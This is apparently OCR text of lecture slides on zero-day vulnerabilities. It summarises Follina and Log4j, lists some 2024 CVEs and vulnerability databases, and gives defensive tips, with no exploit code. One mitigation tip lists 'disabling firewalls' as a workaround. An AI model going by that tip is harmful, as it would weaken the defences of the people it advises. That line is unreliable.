



Zero Day Vulnerabilities Examples

- Follina (CVE-2022-30190)
- Undetectable Remote Code Execution Vulnerability in Microsoft Office Products
- It affects all Microsoft Office versions from 2013 => now
- It affects all Microsoft Operating Systems, including the latest Windows Server 2022
- The vulnerability was publicly disclosed around the end of May, and patches were released at the 14 of June. That means 15 days of cyber warfare
- Most of the cases, Follina was delivered via Phishing

Follina Example

- It is all triggered just by opening a word file:






Zero Day Vulnerabilities Examples

- Log4j RCE (CVE-2021-44228)
- Log4j is widely used logging utility based on Java
- Remote Code Execution by injecting logs with LDAP queries
- It affects all systems, working with Log4j for logging mechanism
- The vulnerability was publicly disclosed around 6th of December and was patched around the end of December

Hacking Minecraft Server with Log4j

- Source: https://www.youtube.com/watch?v=7qoPDq41xhQ



Some Fresh 2024 Ones!

- Apple - *CVE-2024-23222*
- Google - *CVE-2024-0519*
- TeamViewer – *Ransomware attacks*
- Microsoft - Windows Update Patches 48 New Vulnerabilities in January 2024!!!

More Databases for Vulnerabilities ☺

- https://www.cve.org/
- https://www.exploit-db.com/
- https://nvd.nist.gov/
- https://www.cvedetails.com/


How to Stay Away from Zero Days?

- If the vulnerability is directly targeting users (such as folina), you can:
  - Do not fall for phishing attacks
  - Do not trustfully download and execute stuff from the internet
- If the vulnerability is service based (such as Log4j) then:
  - You pretty much can't, but there is something you can do!
  - Take notes if someone was hit with that vulnerability, having similar environment
  - Think of workaround options (disabling firewalls, stopping services and e.t.c.)

Summary

- **Vulnerabilities are EVERYWHERE!**
- Prevent what you can, start with setting up strong passwords
- Upon configuring anything, think about how to make it secure not how to make it easy to use
- Do not fall for phishing attacks, since they can carry zero-day payload

Questions?



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